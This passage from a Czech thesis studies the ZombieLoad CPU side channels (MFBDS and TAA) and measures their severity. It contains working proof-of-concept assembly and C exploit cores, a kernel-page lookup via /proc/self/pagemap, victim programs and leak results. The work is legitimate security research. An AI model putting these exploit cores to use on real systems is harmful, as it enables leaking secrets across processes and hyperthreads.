Pro úspěšné provedení funkce `exploit` je potřeba najít metodu, jak spolehlivě zajistit asynchronní zrušení TSX transakce. Intel ve své dokumentaci uvádí výčet situací, které mohou transakci zrušit, ale přímo nerozlišuje, zda dojde ke zrušení sychronnímu či asynchronnímu. Elegantní řešení staví na instrukci `clflush` a faktu, že vyprazdňování cache line z paměťové hierarchie trvá několik taktů procesoru.

Nejprve je potřeba zajistit, že v cache paměti bude načtena nějaká cache line (cache line z `exploit_page`). Následně se instrukcí `clflush` vyvolá vyprazdňování této cache line. Ihned poté instrukcí `xbegin` procesor vstoupí do RTM regionu TSX transakce. Uvnitř transakce stačí provést načtení z právě flushované cache line. V tom okamžiku dojde ke konfliktu v read-setu transakce, což by mělo vyvolat zrušení transakce a pokračování od adresy, která byla specifikovaná jako argument `xbegin`. Než k samotnému zrušení transakce dojde, může být aktuální load instrukci spekulativně předaná nedávno zpracovávaná hodnota line fill bufferem.

Celá situace je zachycena v kódu 4.3. Je zde předpokládaná volací konvence System V X86_64, podle které je uložena v registru `rdi` adresa pole `exploit_page` a v registru `rsi` adresa `probe_array`. Na řádkách 8 až 15 probíhá příprava hodnot do registrů. Do `eax` je zapsaná taková hodnota, jaké registr jako stav zrušení TSX transakce nemůže nikdy nabývat. Pozná se tak, zda opravdu k zrušení transakce došlo. Do zbývajících registrů jsou uloženy adresy `probe_array` s danými offsety podle toho, kolikátý byte daný registru bude reprezentovat. Registr `rcx` bude indikovat nejnižší byte, `rdx` druhý nejnižší apod. Řádky 17 – 22 obsahují samotné jádro exploitu fungující přesně podle předcházejícího odstavce. Je důležité si uvědomit, že na řádce 22 je do registru `r8` spekulativně načtena tajná hodnota a následující instrukce budou vykonány spekulativně, dokud procesor nedetekuje TSX konflikt a celou spekulativní větev zahodí. Je tedy vhodné v `probe_array` indikovat odtajněná data co nejdříve. Ve výpisu je pro zjednodušení uveden postup pro získání nejnižších dvou bytů. Pro zbývající byty je postup analogický, pouze je vyšší pravděpodobnost, že v rámci spekulace se jejich indikace již nestihne provést. Kompletní kód programu je k dispozici v přiloženém adresáři **taa**.

```
.intel_syntax noprefix
.text
.global exploit
.type exploit, @function
exploit:
    # zaloha registru na zasobnik

    mov eax, 0xFFFFFFFF
    mov rcx, rsi
    mov rdx, rsi
    add rdx, 2048

    mov r8, [rdi]
    mfence
    lfence
    clflush [rdi]
    xbegin rtm_end
    mov r8, [rdi]

    mov r9, r8
    and r9, 0xFF
    shl r9, 14
    add rcx, r9
    mov rcx, [rcx]

    mov r9, r8
    and r9, 0xFF00
    shl r9, 6
    add rdx, r9
    mov rdx, [rdx]

    xend
rtm_end:
    mfence
    # obnova registru ze zasobniku
    ret
```

Výpis kódu 4.3: Jádro útoku na zranitelnost TAA

4.3 Útok na MFBDS

V případě zranitelnosti MFBDS je většina kódu identická. Tato podkapitola se proto zaměřuje pouze na popis způsobů, jak spekulativní vykonávání s potenciálně citlivou hodnotou vyvolat pomocí MFBDS. K takové situaci může dojít v případě load operace, která vyvolá page fault nebo ke svému vykonání potřebuje asistenci mikrokódu. Z pohledu analýzy závažnosti zranitelnosti jsou potom zajímavé především ty způsoby, které na cílovém systému nevyžadují administrátorská oprávnění.

4.3.1 Útok pomocí page faultů

Page faulty je snadné systematicky vyvolávat mnoha způsoby. Nejjednodušší možností je přistupovat na procesu nepřidělenou adresu (například adresu 0). V takovém případě je ale třeba zajistit, že útočící proces nebude ukončen signálem segmentation fault. Přístup na nevalidní adresu je možné provést uvnitř TSX transakce. Díky tomu nedojde k architekturální výjimce a proces není ukončen, pouze se zruší transakce. Dalším řešením je odchycení signálu a oprava registrů a zásobníku tak, aby bylo možné dál pokračovat v programu. V neposlední řadě je možnost útočícím procesem vytvořit proces nový (se sdíleným adresním prostorem) a samotný útok provést v něm. Nově vytvořený proces pak může být výjimkou ukončen a útočící proces přesto získá odtajněná data. Tato varianta MFBDS útoku je v přiloženém řešení naimplementovaná pod názvem **mfbds_null_ptr** a jako způsob ošetření architekturální výjimky je zvoleno odchycení signálu `SIGSEGV` [29] a obnovení registrů a zásobníku [30].

Existují i možnosti, které architekturální výjimku nevyvolávají. Jádro Linuxu nabízí funkci `madvise` [31], která umožňuje označit, že daná stránka nebude v nejbližší době potřeba. V praxi OS stránku zahodí. Následné čtení z adresního rozsahu této stránky způsobí opětovné načtení, pokud byla stránka sdílena více procesy, případně byla mapovaná na nějaký soubor. Pokud šlo o tzv. anonymní stránku (její obsah nebyl sdílen s více procesy ani nebyl uložen v souboru), OS vytvoří novou stránku vyplněnou nulami[14]. Přístup do vytvořené vynulované stránky pak vyvolá page fault. Dále lze zmínit variantu, kdy je do adresního prostoru namapován velký soubor (řádově jednotky GiB) a následně se přistupuje na jednotlivé stránky z namapovaného adresního rozsahu. Obě varianty jsou v přiloženém řešení dostupné pod názvy **mfbds_madvise**, respektive **mfbds_large_file**.

4.3.2 Útok pomocí asistence mikrokódu

Systematické provádění load operací s asistencí mikrokódu je o něco složitější. V dokumentu ZombieLoad [1] je navrženo řešení vyžadující administrátorská oprávnění, případně využití jiných zranitelností pro získání potřebných informací. K provedení útoku je potřeba libovolná v uživatelském adresním prostoru dostupná stránka s právy pro čtení. Pokud není tato stránka aktuálně odložená na disku, nachází se v nějakém rámci v operační paměti. V adresním prostoru jádra OS tak existuje stránka, která na tento rámec také ukazuje díky přímému mapování fyzické paměti do adresního prostoru kernelu. Zjištění adresy této stránky je však běžně možné pouze s administrátorskými oprávněními.

[14] Tato implementace je vzhledem k popisu (stránka nebude v nejbližší době potřeba) často vnímána jako nešťastná a byla již předmětem několika diskuzí [32].

Na operačním systému Linux existuje speciální soubor `/proc/self/pagemap`, který umožňuje právě běžícímu procesu určit číslo rámce, na který je mapovaná daná stránka tohoto procesu [33]. Číslo rámce pak stačí vynásobit velikostí stránky a přičíst k němu počáteční kernelovou adresu přímo mapované fyzické paměti. Ta má v moderní implementaci hodnotu `0xffff888000000000` za předpokladu, že není použita ochrana KASLR. KASLR je možné vypnout přidáním parametru **nokaslr** při zavádění jádra Linuxu. Proces získání pro danou uživatelskou stránku odpovídající stránku kernelovou je znázorněn ve výpisu 4.4. Pro úspěšné přečtení čísla rámce je vyžadováno administrátorské oprávnění. V programu se počítá s tím, že předaná adresa uživatelské stránky nemusí být nutně zarovnaná na násobek 4096. Nejnižších 12 bitů vypočtené kernelové stránky je proto doplněno z adresy stránky uživatelské.

```
1  void * get_kernel_page(void * user_page)
2  {
3      int fd = open("/proc/self/pagemap", O_RDONLY);
4      uint64_t data;
5
6      if (pread(fd, &data, 8, (uint64_t)user_page / 4096 * 8) != 8)
7          exit(1);
8      close(fd);
9
10     data &= 0x7FFFFFFFFFFFFFULL;
11     return (void *)(0xFFFF888000000000ULL | (data << 12)
12         | ((uint64_t)user_page & 0xFFF));
13 }
```

Výpis kódu 4.4: Funkce pro získání odpovídající kernelové stránky ze stránky uživatelské

Útok spočívá ve vyvolání vyprazdňování cache line pomocí uživatelské stránky a následném čtení z právě flushované cache line prostřednictvím kernelové stránky. Tím dojde k asistenci mikrokódu a v rámci spekulace mohou být předána data z LFB. Stejně jako v první popisované variantě útoku MFBDS je nutné odchytit architekturální výjimku pomocí dříve uvedených technik. Aby pomocí adresy kernelové stránky opravdu došlo k přístupu na vyprazdňovanou cache line, je potřeba mít vypnutou ochranu kernelového adresního prostoru KPTI. Toho je možné docílit předáním parametru **nopti** při zavádění jádra. Hlavní myšlenka útoku je vyobrazena ve výpisu 4.5, kde je v registru `rdi` uložena adresa stránky uživatelského prostoru a v registru `rsi` adresa odpovídající stránky kernelového adresního prostoru. Pro zjednodušení je zde potlačena výjimka pomocí TSX regionu. Přiložená varianta útoku s názvem **mfbds_zombieload** nevyužívá TSX, ale odchycení signálu `SIGSEGV` (stejně jako varianta **mfbds_null_ptr**). Rozhodl jsem se tak především proto, aby nebylo možné tuto variantu zaměnit s útokem na TAA, jelikož jsou obě varianty

v konečné implementaci velmi podobné.

```
    clflush [rdi]
    xbegin rtm_end
    mov r8, [rsi]
    #indikace odtajnenych dat v r8
    xend
```

Výpis kódu 4.5: Jádro útoku na MFBDS pomocí asistence mikrokódu

4.4 Program oběti

Přestože je cílem posoudit závažnost zranitelností při útoku na běžně používané aplikace, pro účely ověření funkčnosti (a případně také efektivity) exploitu je vhodné mít připravený program „ideální oběti“. Takový program by měl v co největší míře využívat line fill buffer. Nabízí se dva různé přímočaré přístupy, které nejvíce odpovídají využívání LFB běžnými aplikacemi.

První možností je v nekonečné smyčce neustále provádět store operace do stejné paměti, čímž bude docházet k L1 cache hitům. Pomocí LFB by pak měla být zapsaná hodnota propagovaná dál do paměťové hierarchie. Aby se využilo více položek LFB, je vhodné takových zápisů provádět více do různých cache lines. Jednoduchým příkladem je výpis 4.6. V programu se počítá s velikostí cache line až 128 bytů, což je pro typické procesory maximum.

```
#define SECRET  0x4142434445464748ULL
static uint8_t __attribute__((aligned(4096))) page[4096];

int main(void)
{
    while (1)
        __asm__ __volatile__ (
            "mov [%1], %0 \n"
            "mov [%2], %0 \n"
            "mov [%3], %0 \n"
            "mov [%4], %0 \n"
            : : "r" (SECRET), "r" (page), "r" (page + 128),
            "r" (page + 256), "r" (page + 512));
}
```

Výpis kódu 4.6: Varianta oběti založená na store operacích

Druhou variantou je neustále load operacemi vyvolávat L1 cache miss, což by mělo využívat LFB pro načtení dat z vyšších úrovní paměťové hierarchie. Toho lze docílit přistupováním na velké množství cache lines ideálně v náhodném pořadí, aby nedocházelo ke spekulativnímu přednačítání. V této situaci je

možné využít lineární kongruenční generátor tak, jak bylo popsáno dříve. Stále je nutné počítat s tím, že cache line může mít velikost až 128 B. Konkrétní implementaci ukazuje výpis 4.7.

```
#define SECRET  0x4142434445464748ULL
static uint64_t __attribute__((aligned(4096))) pages[64 * 4];

int main(void)
{
    for (int i = 0; i < 64 * 4; i++)
        pages[i] = SECRET;
    while (1)
        for (int i = 0; i < 64 * 4 / 2; i++)
        {
            int index = ((15 * i + 7) & 127) * 2;
            __asm__ __volatile__ ("mov rax, [%0] \n"
                : : "r" (pages + index) : "rax");
        }
}
```

Výpis kódu 4.7: Varianta oběti založená na load operacích

Kapitola 5

Analýza výsledků

V předchozí kapitole byly uvedeny čtyři varianty útoku na MFBDS (z toho tři využívající page faultů a jedna založená na asistenci mikrokódu) a jedna varianta útoku na TAA. Konkrétně se jedná o tyto implementace:

1. **mfbds_null_ptr** – page faulty generované přístupem na nulovou adresu (null pointer),
2. **mfbds_madvise** – stránka je označena jako nepotřebná, následný přístup do ní způsobuje page fault,
3. **mfbds_large_file** – do adresního prostoru je namapovaný velký soubor, přístupy na jeho stránky generují page faulty,
4. **mfbds_zombieload** – čtení pomocí kernelové stránky z cache line, která je právě vyprazdňovaná, způsobuje asistenci mikrokódu,
5. **taa** – čtením z právě vyprazdňované cache line uvnitř TSX transakce dochází k asynchronnímu zrušení transakce.

Dále byly představeny dva programy oběti:

1. **victim_store** – neustálými zápisy do několika cache lines dochází ke cache hitům, což vede k využívání LFB,
2. **victim_load** – náhodné čtení z velkého množství cache lines způsobuje cache miss, načtení cache lines nepřítomných v L1 cache je zprostředkováno LFB.

Všechny uvedené varianty útoku byly testovány s oběma programy oběti. Testování bylo prováděno na systému se serverovým procesorem Intel Xeon E3-1245 v6 [34]. Jedná se o procesor představený počátkem roku 2017. Je založený na mikroarchitektuře Kaby Lake. Disponuje čtyřmi fyzickými a osmi logickými jádry (využívá tedy technologie Hyper-Threading). Tento procesor podporuje instrukční rozšíření TSX. Jako operační systém byl zvolen Arch Linux ve verzi `5.7.6-arch1-1` [35]. Na systému byl přítomný mikrokód v revizi `0xd6` ze dne 23. 4. 2020 (v době psaní práce se jednalo o nejnovější revizi).

Pro testování byl využit ještě jeden systém, aby bylo možné odhalit případné rozdíly ve výsledcích na různých mikroarchitekturách. Jednalo se o procesor Intel Core i5-8250U, který je určen primárně pro notebooky. Tento procesor také disponuje čtyřmi fyzickými a osmi logickými jádry, ale nepodporuje instrukční rozšíření TSX. Na tomto systému proto nebylo možné testovat útoku na zranitelnost TAA. Použit byl operační systém Kali Linux ve verzi `5.7.6-1kali2` [36] a mikrokód v revizi `0xd6` ze dne 27. 4. 2020 (opět se jednalo o nejnovější revizi).

Testována byla varianta, kdy program útočníka běží na stejném logickém jádře jako program oběti, i varianta, kdy jeden program běží na prvním hyperthreadu a druhý program na druhém hyperthreadu. U všech testů byl počet iterací nastaven na 100 000. Dále při každém testu konkrétní varianty útočníka a oběti bylo provedeno 100 nezávislých spuštění obou programů. Testy byly prováděny na co nejméně zaneprázdněném systému – jednalo se tedy o ideální podmínky pro útok. Pro testování útoku na stejném logickém jádře bylo potřeba vypnout softwarové záplaty pomocí argumentů jádra **mds=off** a případně také **tsx_async_abort=off**. Bez těchto argumentů dopadly testy dle očekávání – nedocházelo k úniku dat. V obou případech programů oběti byla jako tajná hodnota zvoleno číslo 0x4142434445464748[15].

Úspěšnost dané implementace proti dané oběti v dané variantě (útok na stejném logickém jádře nebo mezi hyperthready) byla vždy určovaná stejným způsobem. Výstupem programů útočníka je množina odtajněných osmic bytů a jejich četností. Pro zjednodušení byly při vyhodnocování ignorovány závislosti mezi byty v dané osmici – pro provedené testy toto zjednodušení nijak výsledek neovlivnilo[16]. Pro každý sloupec ve výstupu byla určena množina možných hodnot a jejich četností. Zvolena byla vždy hodnota s nejvyšší četností s výjimkou nuly, která obvykle měla nejvyšší četnost proto, že se jednalo o skutečnou hodnotu v paměti, a ne spekulativní hodnotu. Takto bylo zvoleno osm bytů jako

[15] Ve výstupech programů jsou záměrně jednotlivé byty uvedeny v pořadí od nejnižších po nejvyšší. V útocích jsou byty indikovány ve stejném pořadí a je tak pro nižší byty vyšší šance, že se povede jejich odtajnění.

[16] Situace by byla jiná, když by programy oběti pracovaly s více různými tajnými hodnotami.

nejpravděpodobnější nejnižší byte, druhý nejnižší byte atd. Nejpravděpodobnější osmice pak byla porovnaná se skutečnou tajnou hodnotou a bylo určeno, kolik bytů z osmice se podařilo odtajnit. Takto bylo provedeno 100 měření a procentuálně vyhodnoceno, kolik bytů z osmi v měřeném vzorku uniká.

5.1 Analýza útoku na MFBDS pomocí asistence mikrokódu

Zranitelnost MFBDS se podařilo potvrdit variantou útoku **mfbds_zombieload**. Ukázkový výstup programu ukazuje výpis 5.1. Výstup na každém řádku obsahuje výpis osmice bytů společně s počtem jejích výskytů. Aby byl výstup kratší, byl počet iterací změněn na 1 000. Jak je vidět, úspěšnost útoku to nijak neovlivnilo. Ve výstupu je možné pozorovat únik až šesti bytů z osmi. Je také vidět, že velmi často dochází k úniku pouze podmnožiny tajných dat. Nejčastější hodnotou je osmice nul, což je očekávané, jelikož se jedná o skutečnou hodnotu uloženou v paměti, ze které spekulativní načítání probíhá. Při útoku bylo spekulativně načítáno z adresy zarovnané na násobek 64 B (velikost cache line). Jednoduchou modifikací útoku je možné pozorovat, že přičtením nějakého offsetu k adrese, na kterou se útočí, se náležitě posunou i uniklá data. Lze si tímto zvolit, jaká data v rámci cache line chceme, aby unikala.

```
 0  0  0  0  0  0  0  0 : 802
 0 47  0  0  0  0  0  0 : 4
 0 47  0 45  0  0  0  0 : 3
 0 47  0 45 44  0  0  0 : 1
 0 47 46  0  0  0  0  0 : 16
 0 47 46 45  0  0  0  0 : 13
 0 47 46 45 44  0  0  0 : 6
48  0 46 45  0  0  0  0 : 3
48  0 46 45 44 43  0  0 : 1
48 47  0  0  0  0  0  0 : 30
48 47  0  0 44  0  0  0 : 1
48 47  0 45  0  0  0  0 : 23
48 47  0 45 44  0  0  0 : 1
48 47 46  0  0  0  0  0 : 57
48 47 46  0 44  0  0  0 : 2
48 47 46 45  0  0  0  0 : 33
48 47 46 45 44  0  0  0 : 2
63 30  0  0  0  0  0  0 : 2
```

Výpis kódu 5.1: Výstup programu **mfbds_zombieload**

Dále jsem na základě důkladného ladění identifikoval některá omezení přiložené implementace útoku. Na systému se serverovým procesorem nebylo možné zranitelnost pozorovat, dokud nebyl změněn rozsah ověřovaných hodnot z plného

rozsahu 0 – 255 na 65 – 76. Co je změnou rozsahu myšleno, ukazuje výpis 5.2. Přesnou příčinu této silné podmínky se mi nepodařilo identifikovat. Pro odstranění tohoto omezení jsem zkoušel důležité proměnné alokovat různými způsoby, aby se vyloučila spojitost s umístěním proměnných v paměti. Dále jsem kritické části kódu (jádro exploitu a měření času přístupu pro metodu Flush+Reload) zkoušel implementovat jinými způsoby. To zahrnuje použití inline assembleru namísto samostatného .S souboru, doplnění či ubráni `mfence` a `lfence` instrukcí, zjednodušení exploitu pro únik pouze jednoho bytu, změny způsobu indikace bytů nebo například úprava parametrů pro kompilaci. Podařilo se pouze určit, že (ne)úspěšnost útoku závisí na koncové hodnotě ověřovaného rozsahu dat. Úspěšnost při ověřování hodnot mezi 0 a 76 byla stejná, jako při použití rozsahu 65 – 76. Speciálně byl testovaný rozsah, se kterým byl tajný byte ověřovaný metodou Flush+Reload hned jako první. Tím se vyloučila možnost, že by ověřování hodnot předcházejících skutečnou hodnotu tajného bytu mohlo způsobovat vyprázdnění cache line, která odtajněný byte indikuje. Omezení bylo pozorováno nezávisle na použitém operačním systému a revizi mikrokódu. Vzhledem k tomu, že na druhém systému toto omezení nebylo pozorováno, je možné předpokládat, že se jedná o nedokonalost implementace útoku na této mikroarchitektuře.


```
  if (!setjmp(jmpbuf))
      exploit(user_page, kernel_page, probe_array);

- for (int j = 0; j <= 255; j++)
+ for (int j = 'A'; j <= 'L'; j++)
      for (int k = 0; k < 8; k++)
          if (reload_flush(probe_array + j * 4096 * 4
              + k * 2048) < CACHE_TRESHOLD)
              leaked_bytes[k] = j;
```

Výpis kódu 5.2: Změna rozsahu ověřovaných dat v programu **mfbds_zombieload**


Na druhém systému (notebook) byla identifikovaná jiná nedokonalost, kterou je ale mnohem snažší opravit. Při některých spuštěních programu útočníka docházelo k úniku hodnot dle předpokladu. Často ale tajná data neunikala vůbec. Podařilo se určit, že úspěšnost útoku závisí na adrese pole `probe_array`. Ve všech případech přitom byly adresy pole zarovnané na stránky (4096 B). Přesný klíč, podle kterého by se daná adresa označila jako vhodná či nevhodná, se nepodařilo určit. Lze však konstatovat, že (ne)vhodnost adres byla zachovaná i po restartu systému. Při použití jiné distribuce Linuxu na stejném hardwaru ale byla množina vhodných adres jiná. Jelikož je snadné během několika spuštění programu určit alespoň jednu vhodnou adresu, lze na této mikroarchitektuře tvrdit, že útok je možné plnohodnotně provést. Závažnost zranitel-

nosti MFBDS byla vyhodnocovaná na základě tohoto systému s příhlednutím na možnost rozdílného chování na různých mikroarchitekturách.

S upraveným možným rozsahem dat (na 65 – 76, což v ASCII odpovídá 'A' až 'L') na prvním systému, respektive s použitou vhodnou adresou pro `probe_array` na druhém systému, byly výsledky velmi podobné. Útok na stejné logické jádro měl mnohem menší úspěšnost než útok mezi hyperthready. Zajímavé je, že útok na oběť **victim_load** byl mnohem méně úspěšný oproti oběti **victim_store**. Výsledky měření jsou znázorněny v grafech 5.1 a 5.2.



Obrázek 5.1: Počet odtajněných bytů z osmi ve vzorku 100 měření s použitím útoku **mfbds_zombieload** na stejné logické jádro a programem oběti **victim_load** (vlevo) a **victim_store** (vpravo)



Obrázek 5.2: Počet odtajněných bytů z osmi ve vzorku 100 měření s použitím útoku **mfbds_zombieload** mezi hyperthready a programem oběti **victim_load** (vlevo) a **victim_store** (vpravo)

5.2 Analýza útoku na MFBDS pomocí page faultů


Dále byly testovány varianty útoku na MFBDS, které využívají page faultů. Ani u jedné ze tří variant se nepodařilo zranitelnost uspokojivě potvrdit. Testování přitom proběhlo s oběma variantami oběti na obou systémech – serverovém i notebookovém. Pro ověření, že k page faultům skutečně dochází, byl využit příkaz `ps -o min_flt,maj_flt,cmd PID` s doplněním čísla procesu útočníka místo `PID` [37]. V případě varianty **mfbds_null_ptr** podle výstupu příkazu k page faultům nedochází. To je ale pravděpodobně způsobeno tím, že operační systém nevalidní přístupy do paměti jako page faulty nepočítá. Důkazem, že k page faultům (z mikroarchitekturálního pohledu) skutečně dochází, je už jen samotný signál `SIGSEGV`. Zbývající dvě varianty dle výstupu příkazu `ps` page faulty jasně generují.

5.3 Analýza útoku na TAA

Zranitelnost TAA se pomocí programu **taa** podařilo prokázat. Oproti útoku pomocí **mfbds_zombieload** se podařilo identifikovat některé odlišnosti. Nutnou podmínkou pro únik dat je asynchronní zrušení TSX transakce. Jak bylo popsáno dříve, program útočníka splnění této podmínky detekuje a pokouší se získat tajná data, pouze pokud k asynchronnímu zrušení TSX opravdu došlo. Bylo možné si všimnout, že počet případů, kdy byla podmínka splněna, se pohyboval mezi 5 000 až 80 000 (ze 100 000). Použitím starší revize mikrokódu (konkrétně revize `e8`) se hodnota ustálila okolo 70 000. Je tedy možné, že se Intel pokusil pomocí aktualizace mikrokódu zranitelnost zmírnit. Narozdíl od útoku **mfbds_zombieload** se nepodařilo volbou adresy, ze které spekulativní načítání probíhá, určovat, ze které části cache line mají data unikat. Vždy unikala stejná data nezávisle na (ne)zarovnání adresy na 64 B (velikost cache line). Toto pozorování je v souladu s dokumentem ZombieLoad[17] [1].


I v tomto případě se se úspěšnost útoku na serverovém systému odvíjela od ověřovaného rozsahu dat. V této variantě však data unikala v malém měřítku i při použití plného rozsahu 0 – 255. To je znázorněno v grafech 5.3. Zajímavým poznatkem je, že nejčastěji odtajněným bytem byl byte 0x47 – tedy druhý nejnižší byte (nikoliv nejnižší byte, jak by se dalo očekávat).

[17] Přesto existuje varianta útoku na TAA, která pomocí různého zarovnání adresy umožňuje odtajnit celou cache line [38].



Obrázek 5.3: Počet odtajněných bytů z osmi ve vzorku 100 měření s použitím útoku **taa** mezi hyperthready s plným rozsahem dat a programem oběti **victim_load** (vlevo) a **victim_store** (vpravo)

V této variantě se zranitelnost při útoku na stejném logickém jádře nepodařilo prokázat. Pro posouzení plného potenciálu zranitelnosti byly testy prováděny s upraveným rozsahem 'A' – 'L'. Výsledky ukazují grafy 5.4.



Obrázek 5.4: Počet odtajněných bytů z osmi ve vzorku 100 měření s použitím útoku **taa** mezi hyperthready s upraveným rozsahem dat 'A' – 'L' a programem oběti **victim_load** (vlevo) a **victim_store** (vpravo)

5.4 Analýza závažnosti zranitelností

Útok s programy **mfbds_zombieload** a **taa** byl dále proveden proti běžně používaným aplikacím. Jednalo se o programy jako vim [39], gedit [40], chromium [41] nebo bash [42]. Uvedené programy byly při testování spuštěné s připnutím k danému logickému jádru, jinak byly používané běžným způsobem. Účelem testů bylo zejména zjistit, zda je díky zranitelnostem možné monitorovat aktivitu uživatele. Z toho důvodu programy útočníků zkoumaly pouze tisknutelnou část ASCII tabulky (od znaku mezera po znak vlnovka). Ukázalo se, že ani při delším běhu (desítky minut) programů útočníka na druhém hyperthreadu nebylo možné pozorovat náznaky aktivity uživatele. Z toho lze usuzovat, že je velmi obtížné pomocí diskutovaných zranitelností sledovat uživatele.

S upravenou implementací útoku, kterou nabízí dokument ZombieLoad [1], by teoreticky mohlo být možné útočit na konkrétní informaci (například heslo). V tom případě je ale nutné znát alespoň několik bytů této informace. Útok je pak možné provést tak, že během spekulace se uniklá data porovnávají s kontextem (již známými byty). Pokud se část spekulativních dat shoduje s kontextem, ke kontextu se připojí nově získaná data. Za předpokladu, že je možné útočit na celou cache line, je tak možné postupně odtajňovat hledanou informaci. Tato metoda útoku byla implementovaná týmem RIDL [38].

Především díky útoku, který byl popsán v předchozím odstavci, nelze říci, že zranitelnosti v praxi nejsou zneužitelné. Útok je však velmi obtížný. Nejvíce limitujícím faktorem je frekvence, s jakou procesor s tajnými daty pracuje. V praxi tato frekvence nebývá dostatečná, aby k úniku dat docházelo, respektive aby bylo možné je ve výpisu mezi nezajímavý daty identifikovat. V praxi se navíc jeví jako zneužitelná pouze zranitelnost TAA. V této práci se zranitelnost MFBDS podařilo prokázat pouze pomocí útoku, která vyžaduje administrátorská oprávnění. Tato varianta by mohla být využitelná pouze při útoku z virtuálního stroje na jiný virtuální stroj, případně proti aplikaci běžící v SGX režimu. Zranitelnost TAA je pak možné zcela eliminovat vypnutím instrukčního rozšíření TSX. To by ve většině případů nemělo mít tak velký dopad na výkon jako vypnutí hyperthreadingu.

Obecně lze tedy říci, že útok je možný i s nejnovějšími záplatami a operačním systémem, ale jeho provedení je v praxi velmi obtížné.

Závěr

Cílem této práce bylo prezentovat útok ZombieLoad na vybrané architektuře a analyzovat závažnost zranitelností zneužívaných při útoku. V práci byly identifikované dvě hlavní zranitelnosti – MFBDS a TAA. Princip útoku na obě tyto zranitelnosti byl vysvětlen a na základě toho byla popsána implementace několika variant programu útočníka. Jako úspěšné se přitom ukázaly pouze dvě varianty útoku – jedna zneužívající MFBDS a jedna zneužívající TAA. Úspěšné implementace byly testované na dvou různých architekturách. Na každé architektuře přitom bylo identifikované jiné omezení ztěžující provedení útoku. Implementované varianty by bylo dále vhodné otestovat na dalších mikroarchitekturách procesoru, nalézt případná další omezení a určit přesný původ těchto omezení společně s postupy, jak nalezená omezení eliminovat.

Na základě pozorovaných výsledků lze říci, že úspěšnost útoku závisí na velkém množství faktorů, jako je mikroarchitektura zvoleného procesoru, aktuální zatížení systému a především konkrétní podoba programu útočníka i oběti. Z pohledu útočníka je přitom nejproblematičtější právě chování programu oběti. Aby k úspěšnému útoku mohlo dojít, musí zranitelné mikroarchitekturální struktury procesoru s tajnými daty pracovat velmi frekventovaně. To se ukázalo jako největší překážka, díky které je v praxi velmi obtížné útok provést. Přesto by MDS zranitelnosti neměly být zcela přehlížené. Lze doporučit vypnutí instrukčního rozšíření TSX, pomocí kterého by případný útok byl velmi pravděpodobně veden. Zároveň by vypnutí TSX nemělo mít na většině systémů výraznější dopad na výkon.

